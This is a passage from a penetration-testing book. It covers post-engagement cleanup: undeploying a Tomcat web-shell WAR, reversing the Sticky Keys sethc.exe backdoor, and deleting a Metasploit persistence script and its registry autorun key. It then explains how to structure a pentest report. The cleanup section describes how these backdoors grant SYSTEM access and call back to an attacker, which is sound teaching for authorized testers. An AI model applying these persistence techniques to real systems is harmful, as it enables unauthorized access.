
- The Web Application Archive (WAR) file used to compromise a vulnerable Apache Tomcat server.
- The Sticky Keys backdoor that I set up on a compromised Windows system.
- The persistent meterpreter back door that was created using Metasploit.

Let's start with the Apache Tomcat WAR file.

11.5.1 Undeploying WAR files from Apache Tomcat

During section 5.3.2 from chapter 5, you learned how to deploy a malicious WAR file to an unsecured Apache Tomcat server. The WAR file that I deployed acted as a non-interactive web shell to the victim Tomcat server. Leaving the WAR file deployed would be bad form and also leave your client potentially vulnerable to attack. Luckily, removing it from the Tomcat management interface is a straightforward process.

First, log in to the Tomcat web management interface and scroll down to the Applications section. Find the WAR file you deployed; in this case, it's the one named webshell. Click Undeploy in the Commands column.



Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/webshell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Figure 11.1 Click undeploy to undeploy webshell

After you've done that, the page refreshes, and you see a status message telling you that the application has been undeployed.

Tomcat Web Application Manager

Message:	OK - Undeployed application at context path /webshell

Figure 11.2 Confirmation that webshell is undeployed

Finally, just to be sure, browse to the application using an Internet browser. As you can see in figure 11.3 the application is no longer present and a 404 Not Found message is returned by the Tomcat server.




Figure 11.3 Confirming the WAR file has been undeployed

11.5.2 Closing the Sticky Keys backdoor

During chapter 5 (section 5.5.1) you learned how to create a backdoor to the Apache Tomcat server by replacing the Sticky Keys binary, sethc.exe, with a copy of the Windows command prompt, binary cmd.exe. The infamous "Sticky Keys backdoor." This allows anyone who connects to the target server with a Remote Desktop Protocol (RDP) client to launch a SYSTEM-level command prompt by pressing the Shift key five times. Instead of the Sticky Keys dialog, a command prompt with SYSTEM privileges is launched. Leaving the server in this state creates additional risks for your client and therefore the back door needs to be closed when you are finished with your engagement.

Connect to the server using whatever means of remote access you are most comfortable with. I'll use RDP for illustrative purposes. To move into the directory containing the Sticky Keys binary, type the following command at the prompt:

```
cd c:\windows\system32
```

Now replace the back-doored binary file sethc.exe (which is actually a copy of cmd.exe) with the original binary that you set aside during chapter 5 with the command `copy sethc.exe.backup sethc.exe`.

Last, verify that you have removed the back door by pressing the Shift key five times. You should see the familiar Sticky Keys dialog, not a Windows command prompt.




Figure 11.4 Confirming Sticky Keys works properly

11.5.3 Uninstalling persistent meterpreter callbacks

Back in chapter 8, I showed you how to set up a persistent meterpreter autorun back door executable to maintain reliable re-entry into a compromised Windows target. If you don't take care of this binary it will call out again and again to our attacking machine's IP address and port number. Theoretically, if an attacker could stand up their own Metasploit listener on the same IP address and port, they could receive a meterpreter session on this target, so we'd better make sure to clean up after ourselves before closing out this engagement.

Luckily, Metasploit placed a handy resource file inside the ~/.msf4/logs/persistence folder that contains the commands necessary to uninstall the backdoor. Inspecting the file with the cat command reveals that you need to run only two commands:

- One command to delete the .vbs script you created
- A reg command to delete the registry key created to autorun the .vbs file.

If I look inside my persistence folder by running the command `ls -lah` I can see that my file is called GOHAN_20200514.0311.rc just like it says in listing 11.9.

Listing 11.9 Metasploit resource file to remove meterpreter autorun backdoor

```
total 12K
drwxrwxr-x 2 pentest pentest 4.0K May 14 12:03 .
drwxrwxr-x 3 pentest pentest 4.0K May 14 12:03 ..
-rw-rw-r-- 1 pentest pentest  111 May 14 12:03 GOHAN_20200514.0311.rc    #A
```

#A The name of the resource file containing cleanup commands

Now if I take a look at the contents of that file using the command `cat GOHAN_2020514.0311.rc` I see the remove and registry commands that were just discussed.

Remotely access Gohan using CrackMapExec (CME) and issue these commands one at a time, first deleting the `YFZxsgGL.vbs` file and then using `reg deleteval` to remove the registry key.

> **NOTE** You'll notice the first command "rm" doesn't work on Windows because it isn't a Windows operating system command. This is because the resource file can be run directly from within the Metasploit console. You could do so by typing run /path/to/resource/file. I don't typically have an active Metasploit console running while I'm doing post-engagement cleanup, so I will connect to the target machine and issue the commands manually, replacing rm with del. Feel free to use whatever method works best for you.

Listing 11.10 Contents of the resource file showing rm and reg commands

```
rm c:////YFZxsgGl.vbs    #A
reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v OspsvOxeyxsBnFM
       #B
```

#A The path to the vbs file that needs to be deleted
#B The reg command to delete the registry key

I know the topic of cleaning up after yourself isn't as exciting as hacking into remote systems and compromising vulnerable targets. That said, it is a necessary part of network penetration testing and you should take it seriously. Remember, the purpose of these clean-up activities is not to be confused with trying to erase your tracks or cover up that you were there. It is instead to ensure that you don't leave your client in a less secure state than they were when you began the engagement. The next chapter covers the final step in completing your INTP, writing a solid pentest deliverable.

Exercise 11.1 Performing post-engagement cleanup

Using your engagement notes as a reference, go back and perform post-engagement cleanup throughout your target environment.
Kill all active shell connections
Deactivate all user accounts that you created
Remove all leftover files that you placed on compromised hosts
Reverse all configuration changes that you made
Find a list of things that should have been cleaned up from the capsulecorp-pentest inside Appendix E.

11.6 Summary

- Active shell connections need to be closed to prevent unauthorized persons from using them to compromise targets on your client's network
- You don't delete local user accounts that you created, instead you deactivate them and notify your client so they can properly delete them.
- Remove any miscellaneous files such as registry hive or ntds.dit copies which could be leveraged by an attacker to compromise your client in one way or another
- Configuration changes that leave systems in a less secure state than when you started

your engagement need to be properly reversed to their original state

- Any backdoors you left open to ensure reliable re-entry into a compromised target need to be properly closed and removed to ensure a real attacker isn't able to use them to compromise your client's network

12

Writing a solid pentest deliverable

This chapter covers

- The eight components of a pentest deliverable
- Closing thoughts

The final piece of the puzzle that you'll have to create is your engagement report, or as it's more commonly referred to in the industry, your *deliverable*. In this chapter I'm going to go over all of the components that make up a solid pentest deliverable. There are eight of them in total. I'll explain to you the purpose of each section and what it should contain. At the end of the book, you'll find appendix D, which serves as a complete standalone INTP deliverable, which I would present to Capsulecorp Inc. had they been a real company who hired me to perform a pentest engagement. You can and should feel free to use this example report as a template or framework when creating your own deliverables.

After you've produced a few you'll start to come up with your own style and adjust things to your liking. It's important to point out that a pentest deliverable is the work product of an individual company that sells pentesting services. For that reason, deliverables differ in size, structure, color, charts and graphs, and whatever else you can think of from company to company.

Rather than try to set the bar or establish a standard of excellence, I offer instead a set of guidelines that I believe most pentest companies are already following so you should too. That is, you may find additional sections in other pentest reports should you find yourself in a position to read one but the eight sections you're about to learn about in this chapter exist in every good pentest report you'll ever read.

Before diving into the details for each section, let's first take a high-level look at all of them, as follows:

- **Executive Summary** – Serves as a standalone report that you present to executive

leadership. They aren't concerned with technical details just the high-level bullets. It answers the who, what, where, when, and why questions. The how answer is provided throughout the rest of the deliverable.

- **Engagement Methodology** – Explains the methodology you used to conduct the engagement. Usually you also provide information about the type of attacker you're modeling and then spell out the objectives and potential activities that take place throughout the four phases of your methodology.
- **Attack Narrative** – Should read almost as if you're telling a story. Explain how you moved from A to Z, so to speak. Spell out all of the systems you had to compromise to take over the network but leave the details of the compromises for the next section
- **Technical Observations** – Nine times out of ten, this is the section your client will flip straight to upon opening up your report for the first time. These observations, or *findings* as they're more commonly referred to, explain in detail what was wrong from a security standpoint and how you were able to compromise systems within the client's environment. These findings should correlate directly with the authentication, patching, and configuration vulnerabilities you identified during chapter 4.
- **Appendix: Severity Definitions** – Contains objective, fact-based definitions of exactly what your finding severity ratings mean. If written well, this section can help resolve disputes you may have with your client about a specific finding being marked as high or critical.
- **Appendix: Hosts & Services** – Typically contains raw information in table form showing all the IP addresses you identified and all the ports and services that were listening on them. On a large engagement with thousands of hosts I would typically put this in a supplemental document such as an excel spreadsheet.
- **Appendix: Tool List** – Typically comprises a single page with a bulleted list of all the tools you used during your engagement and a hyperlink to that particular tool's website or GitHub page.

  PRO TIP A typical pentest Statement of Work (SOW) will have some verbiage about tool development. If it isn't present in the SOW template your company uses, it's not uncommon for your client to request to add it in. Depending on the client they may ask that any custom-built tools you create specifically for the purpose of this engagement become their intellectual property. More often than not this is done to prevent you from writing a blog post saying that you just made this cool new tool which helped you hack into Company XYZ.

- **Appendix: Additional References** – I admit this is just extra filler that 9 out of 10 clients will not read. But it is typical for a pentest deliverable to contain a list of links to external resources that vary from hardening guides to best practice security standards published by industry authorities.

Just for extra illustration, the following image depicts the eight sections of a successful pentest deliverable, from top to bottom, although it isn't a rule written in stone. You'll typically see the eight sections in this sequence.




Figure 12.1 The eight components of a solid pentest deliverable

Now that you know which components to include in your pentest deliverable, let's talk a little bit about each one in greater detail beginning with the first component, the executive summary.

12.1 Executive summary

The best way I can think of to describe the executive summary portion of a penetration test deliverable is as follows. It's a 30,000-foot view of the entire engagement. It's a page or two at most that you could remove from the report and present as a standalone document to a business executive. The executive isn't concerned with all the specific details of the engagement, just the bullet points.

A good executive summary answers the who, what, where, and when while the rest of the pentest report focuses on the how—as mentioned already, but probably not for the last time. The final report of a pentest is really the only tangible work product that clients are left with after an engagement. I've often joked that it's a $20,000 Word document converted to PDF. Naturally, pentest companies or individuals will try to differentiate themselves with their competitors by adding all sorts of different colorful charts, graphs, and data points. If you looked at 10 different executive summaries from as many different pentest organizations,

you'll see differences in each of them without question. You will however most likely see the following in all of them.

- **Goals & Objectives** – What was the purpose of the engagement? What were the penetration testers attempting to accomplish and why?
- **Dates & Times** – When did the engagement take place, what date did testing begin, when did it end?
- **Scope** – What system or groups of systems were tested during this engagement? Were any systems excluded or not allowed to be tested?
- **High-level Results** – What happened? Was the test successful/unsuccessful? How so? What is the recommended course of action moving forward?

These are considered to be minimum requirements. You can reference the executive summary in appendix D for a complete example from the Capsulecorp penetration test. Right after the executive summary is the section explaining the engagement methodology.

> **ON DOCUMENT FORMATS** In this section I mention converting a Word document to a PDF. It should be mentioned that the integrity of a penetration test deliverable is highly important, and you should never give your client an editable document. This isn't to suggest that clients are dishonest and would alter the report in some way but more of a control to ensure that they couldn't alter the document in any way.

12.2 Engagement methodology

The engagement methodology is important for a couple of reasons. The first is that it answers questions a lot of readers of your report will have such as "How did you go about the testing?" or "What types of attacks were you most interested in?" The term penetration testing has become pretty obscure these days and can mean a hundred different things to a hundred different people. Describing your testing methodology up front and in as much detail as you can well help to level set the expectations and also just make sure that you and the reader of your report are communicating with similar language.

The second reason this section is important is for the inevitable "clean report" you'll have to write one day. At some point throughout your career, you'll conduct an engagement for a company that does a fantastic job securing their network. Or maybe they just limit your testing scope to the areas of their network they know don't have any issues. Either way, you'll be forced to deliver a clean report without any findings in it. I can't articulate exactly why this is painful to penetration testers, but it is. I imagine it has something to do ego and with feeling incompetent or unable to penetrate the environment. There is also a valid concern that your client will feel ripped off. They paid you $10K to do a pentest and you gave them a report with nothing in it! What were you doing the whole time? What did they pay you for?

This is where the methodology section can help illustrate all of the various testing activities and attack vectors that you attempted against the scoped environment. A good engagement methodology section will have language describing the type of attacker that was emulated during the test. It should also explain the amount of information that was given up front in the

form of white box, grey box, or black box descriptions. We covered this in chapter 2, section 2.1.1.

> **PRO TIP** Of course you'll be using a template to complete your report so the methodology can't contain every single thing you did, every command you ran, unless you want to rewrite it from scratch after every engagement. Instead I would just list out the four-phased methodology you learned in this book and bullet points around all the desired actions such as: Identify live hosts, enumerate listening services, cross-reference reported software versions with known exploits, test authentication prompts for default credentials and so on, all the way through the phases and components of your engagement methodology.

12.3 Attack narrative

This section of the report should read like a short story summarizing exactly what you did as an attacker but with specific details. Describe in linear fashion how you went from plugging your laptop into a conference room data jack to taking control of the entire network, with no up-front knowledge other than a list of IP address ranges. You can be somewhat vague in your attack narrative by saying things like "protocol-specific target lists were targeted for vulnerability discovery" because your engagement methodology section explains in more detail what protocol-specific target lists and vulnerability discovery mean.

You can choose to illustrate your attack narrative with screenshots or keep it as text only. That is more of a personal preference, as long as you explain exactly how you carried out your attacks and articulate how and why you were able to obtain the level of access that you obtained during your engagement.

12.4 Technical observations

The primary focus of your penetration test report will be the technical observations, more commonly referred to as *findings*. These findings provide details about the authentication, configuration, and patching vulnerabilities that allowed you to penetrate further into your client's network environment. Findings should contain the following:

- **A. Severity rating** – The severity rating assigned to that particular finding. Make sure it is consistent with your severity definitions. Severity ratings vary quite a bit between organizations, committees, frameworks and even individual pentesters. This book makes no attempt at stating an authoritative definition of what severity low or medium means. My only concern is that you have solid and objective definitions for what you say something is of particular severity and I will cover that later on in this chapter.
- **B. Descriptive title** – A single sentence title that provides a description of the finding. The title alone should explain the problem.
- **C. Observation** – A more detailed explanation of exactly what you observed.
- **D. Impact statement** – A description of the potential impact to the business. A previous mentor of mine used to call it the "so what" factor. Imagine you're communicating your findings to a non-technical business executive. When you tell them

you gained access to the database server they respond with "so what?" Whatever you would say next to communicate why an attacker gaining access to the database is bad is your impact statement.

- **E. Evidence** – This is self-explanatory. Really just a screenshot, code listing, or command output will do the trick. Something that shows evidence that you were able to use the finding to compromise a target in some way.
- **F. Assets affected** – The IP address or hostname of the assets affected. On a large engagement, sometimes a single finding affects dozens or even hundreds of assets. In that case, it's common practice to move them into an appendix at the end of the report and merely reference the appendix inside the finding.
- **G. Recommendation** - Actionable steps that your client can take to resolve the issue. You can't just say something is broke, fix it. You need to provide guidelines for exactly what needs to be fixed. If it's a complex issue provide URLs to external resources. There are some examples for finding recommendations in the following table, as well as in the sample report in appendix D.

Table 12.1 is an example of what a proper pentest finding looks like (see appendix D for additional findings from the Capsulecorp penetration test).

Table 12.1 Sample pentest finding

A. High	B. Default credentials found on Apache Tomcat server
C. Observation	One (1) Apache Tomcat server was identified with having a default password for the administrator account. It was possible to authenticate to the Tomcat web management interface and control the application server using a web browser.
D. Impact	An attacker could deploy a custom Web Application Archive (WAR) file to command the underlying Windows operating system of the sever hosting the Tomcat server. In the case of the CAPSULECORP.local environment, the Tomcat server was running with administrative privileges to the underlying Windows operating system. This means the attacker would have unrestricted access to the server.

E. Evidence




Figure 12.2 Pentesting finding screenshot

F. Asset affected

`10.0.10.203`

G. Recommendation

Capsulecorp should change all default passwords and ensure that strong passwords are being enforced for all user accounts with access to the Apache Tomcat server.

Capsulecorp should consult their official password policy as defined by their internal IT/Security teams. If such a policy doesn't exist, Capsulecorp should create one following industry standards and best practices.

Additionally, Capsulecorp should consider the necessity of the Tomcat Manager WebApp. If a business need is not present, the Manager WebApp should be disabled via the Tomcat configuration file.

Additional References

https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp

One last note before wrapping up technical observations (findings). Throughout *The Art of Network Penetration Testing,* you have learned how to conduct a specific type of engagement which I frequently referred to as a "penetration test". In the real world, definitions are obscure, and companies offer a wide range of services which they simply refer to as a "penetration test" regardless of if the environment was at all penetrated.

I point this out because it relates to my philosophy on a solid pentest deliverable which essentially says that if you didn't leverage a finding in some way to compromise a target, then it probably shouldn't be in your report. When I issue a pentest report I don't include findings like "You're not using up to date SSL ciphers" or "Host XYZ was running telnet which isn't encrypted". These by themselves are not findings. They are best practices deficiencies which I would definitely report on if I was doing something more like an audit or maybe even a vulnerability assessment. A penetration test by definition is an attack simulation where the penetration tester attempts to attack and penetrate the scoped environment. Keep that in mind when you are writing up your technical observations.

12.4.1 Finding recommendations

When writing up recommendations it's important to keep in mind that you don't fully understand the intricacies of your client's business model. How could you? Unless you've spent way more time than is feasible given their budget you couldn't possible learn the ins and outs of their business which has evolved likely over many years and has had influence by many people. Your recommendations should speak to the security issues that you observed and the improvements or enhancements they can make to become less vulnerable to attack.

Based on the three categories of vulnerabilities that were introduced in chapter three: Authentication, Configuration & Patching. You could draw the conclusion that your recommendations will fall into one of those three categories. Do not make recommendations for specific named tools or solutions. You don't have the knowledge or expertise to tell your client "Don't use Apache Tomcat instead use product XYZ". What you should do instead is recommend that strong passwords be enforced for all user accounts with access to the Apache Tomcat application. Or that the configuration settings should match the latest security hardening standards by Apache and go ahead and provide a link to those standards. Or that the Tomcat application should be patched to the latest security update. All you have to do is identify clearly what was wrong (from a security perspective) and then provide actionable steps to remedy the situation.

12.5 Appendices

Penetration test deliverables often contain lots of different appendices at the end of the four core components covered thus far. These appendices are supplemental in nature and provide information that enhances the report. I've seen too many different appendices throughout my career to include them all in this chapter, but many of them might were tailored to a specific

type of client, business, or engagement. There are four key appendices that I think you'll find in most pentest deliverables and certainly you should include them if you write one yourself.

The first of these four appendices is called the *severity definitions*, or at least that's what I call it. You could name it whatever you want as long as the content does the job of explaining exactly what you mean when you say a particular finding is a high or critical severity.

12.5.1 Severity definitions

I absolutely cannot overstate the value of this section, which isn't usually more than a single page. Later in the report you're going to have what most people consider to be the meat and potatoes of it all, the findings. It's the report findings that drive change for the organization and create action items for the infrastructure teams to go do things and implement recommendations. Because system administrators are already busy with their day-to-day operations, companies will want to rank and prioritize pentest findings. This way they can focus on the most important once first.

For this reason, all pentest companies, vulnerability scan vendors, security research advisories, and whatever else you can think of place some type of severity score on a finding. How bad is it from 1 to 10 for example? Or what's much more common in a pentest report a simple high, medium or low. Sometimes pentest companies add a critical and an informational for a total of five separate rankings for findings.

The problem here is that words like medium, high, or critical are totally arbitrary and mean something different to me than they do to you and something different to someone else. Furthermore, we are all human creatures and have a tendency to allow our own personal feelings about things to influence our opinions. Thus, two people could debate all day long on weather a finding is critical or high.

For this reason, you should always include a page in your report that lists the severity rankings that you use and explicit tangible definitions or each one. An example of an intangible definition would be something like "high is bad, whereas critical is really bad." What does that even mean? A less objective set of criteria would be something like this.

- **High**: This finding directly resulted in unauthorized access to otherwise restricted areas of the scoped network environment. Exploitation of a high finding is typically limited to a single system or application.
- **Critical**: A finding that impacts a business-critical function within the organization. Exploitation of a critical finding could result in a significant impact to the business capability to operate normally.

Here it becomes much more difficult to argue over the severity of a finding. Either the finding resulted in direct access to a system or application or it did not. If it did not, it isn't a high finding. Or, either the finding could result in a significant business impact (shutting down the domain controller) or it could not (shutting down Dave's workstation). If it can't, then it isn't a critical finding.

12.5.2 Hosts and services

There isn't a lot to say about this section of your report other than that you should have one. You don't need to write any content other than maybe a sentence or two introduction the section and then it's typically just a table that contains IP addresses, hostnames, and open ports and services information.

In extremely rare cases where you have an entirely closed-scope engagement, where for example you are being asked to test a specific service on a specific host. you may not need to include this section. In 90% or more cases though, you'll be given a range of IP addresses to discover hosts and services and attack. This section serves as nothing more than a record of the hosts, ports, and services that you identified. If you have a really large network containing thousands of hosts and tens of thousands of listening services, you might choose to offer this information as a supplemental document in the form of an excel spreadsheet.

12.5.3 Tools list

Here is another section with little to say about what it is. The bottom line is, clients ask all the time about what tools you used during your engagement. Creating this appendix, which is usually no more than a single page, is an easy win that adds value to your deliverable. I typically use a bulleted list with the name of the tool and a hyperlink to the website or GitHub page for that tool, as you can see in the following example:

- Metasploit Framework - https://github.com/rapid7/metasploit-framework
- Nmap - https://nmap.org/
- CrackMapExec - https://github.com/byt3bl33d3r/CrackMapExec
- JohnTheRipper - https://www.openwall.com/john/
- Impacket - https://github.com/SecureAuthCorp/impacket

12.5.4 Additional references

What can I say about this final appendix? I admit its contents will likely be about as generic as the title "additional references." Nonetheless, it's hard to imagine a solid pentest deliverable missing this section. Security is a huge beast and penetration testers are often passionate about security—usually with many strong recommendations that exceed the scope of the particular engagement. In this section you can provide external links to standards and hardening guides from industry authorities like NIST, CIS, OWASP and so on. This section is by far the one that varies the most between different pentest companies.

More mature pentest companies who service large Fortune-500 companies on a regular basis will often put together their own recommendations for setting up things like Active Directory, imaging gold standards, proper patch management, secure software development, and all sorts of other topics that most companies could all do a better job of at least from a security perspective.

12.6 Wrapping it up

At this point your engagement is complete from a technical testing and reporting perspective. In a real-world penetration test the work doesn't end just yet. You typically have what's called a *close-out meeting* where you walk through your report with the key stakeholders from the company who hired you. During this meeting you explain the details of all your findings and field technical questions from various teams within your client's IT, infrastructure, and security organizations.

If you are conducting your penetration test, not as a consultant but as a member of an internal IT, infrastructure, or security team, then you likely have even more work to do after writing and delivering the content of your final deliverable.

Doing internal penetration testing for the company you work for is easily 10 times harder than doing it as a consultant because now that the pentest is over, all of your colleagues have to go and fix the things that you found. You will without question be involved in many more meetings, email discussions, report read-outs, and presentations for several months after the engagement ends, depending on the level of penetration you obtained.

Consultants have the benefit of walking away after the engagement is over. For lack of a better term, they can sort of wash their hands of the project and go on about their lives sometimes never knowing if the issues they uncovered were fully resolved or not. Some consultants struggle with this, and that is one of many reasons why a common career track for penetration testers is to work as a consultant for five to ten years and then transition to an internal security position.

On the flip side, there are some who enjoy more the diversity and freedom of consulting. As a consultant, if your career lasts long enough, you get to be involved in hundreds of different companies and learn from lots of smart people along the way. You might be the type who prefers a change of scenery every month or sometimes even every week; if that's the case, becoming a professional penetration tester for a consulting company is definitely an option that you should consider.

Whatever path you choose or whatever path chooses you, I hope that you have found this book useful. My intention for writing it was to create a manual of sorts that someone with little to no experience in network penetration testing could take and execute a solid engagement from start to finish. Of course, we didn't cover every possible attack vector or ways in which systems can be compromised but I don't think there is such a book that does that well.

I wanted to provide you with enough information to get started but understand that there is still much to learn if this craft is something you wish to pursue fulltime. I've heard penetration testers refer to themselves as professional search engine operators. This is done tongue-in-cheek of course but it really hits home that each and every engagement you conduct will present you with something you've never seen before. You'll spend a lot of time on Google and Stack Overflow asking questions and learning about new technologies because there are just too many network applications to know them all.

If you've grasped the concepts and the framework laid out in this book, then you should have no trouble filling in the missing pieces as they present themselves. If nothing else I hope

you've learned that this isn't rocket science. It doesn't take expensive commercial software to carry out a good INPT. It isn't magic either, it's just a process. Companies run on computer systems. In large companies, there are thousands of them. Human beings are responsible for making sure all of these computer systems are secure. The defenders have to close every single door and window, you (the attacker) need to find only the single one that was accidently left open. Once you get inside, you just need to know where to search for keys or other pathways into adjacent areas.

Exercise 12.1 Create a solid pentest deliverable

Follow the guidelines from this chapter and create a solid pentest deliverable documenting all of the results from your engagement.

Make sure your deliverable contains each of the eight components and effectively communicates the results of your engagement and also provides valuable recommendations for strengthening the security posture of your client's environment.

An example of a completed pentest report can be found in appendix D.

12.7 What now?

Now that you have learned the four phases of a typical INPT and have the confidence to execute an engagement on your own, you're probably wondering where to go next to build on top of the skills and techniques you've acquired from reading this book and working through the exercises. Here is a list of online resources for you to explore on your own as you further your growth and career development as a penetration tester and ethical hacker.

Training & Educational Content

- https://www.pentestgeek.com
- https://www.pentesteracademy.com
- https://www.offensive-security.com/
- https://www.hackthebox.eu/

Bug Bounty Programs

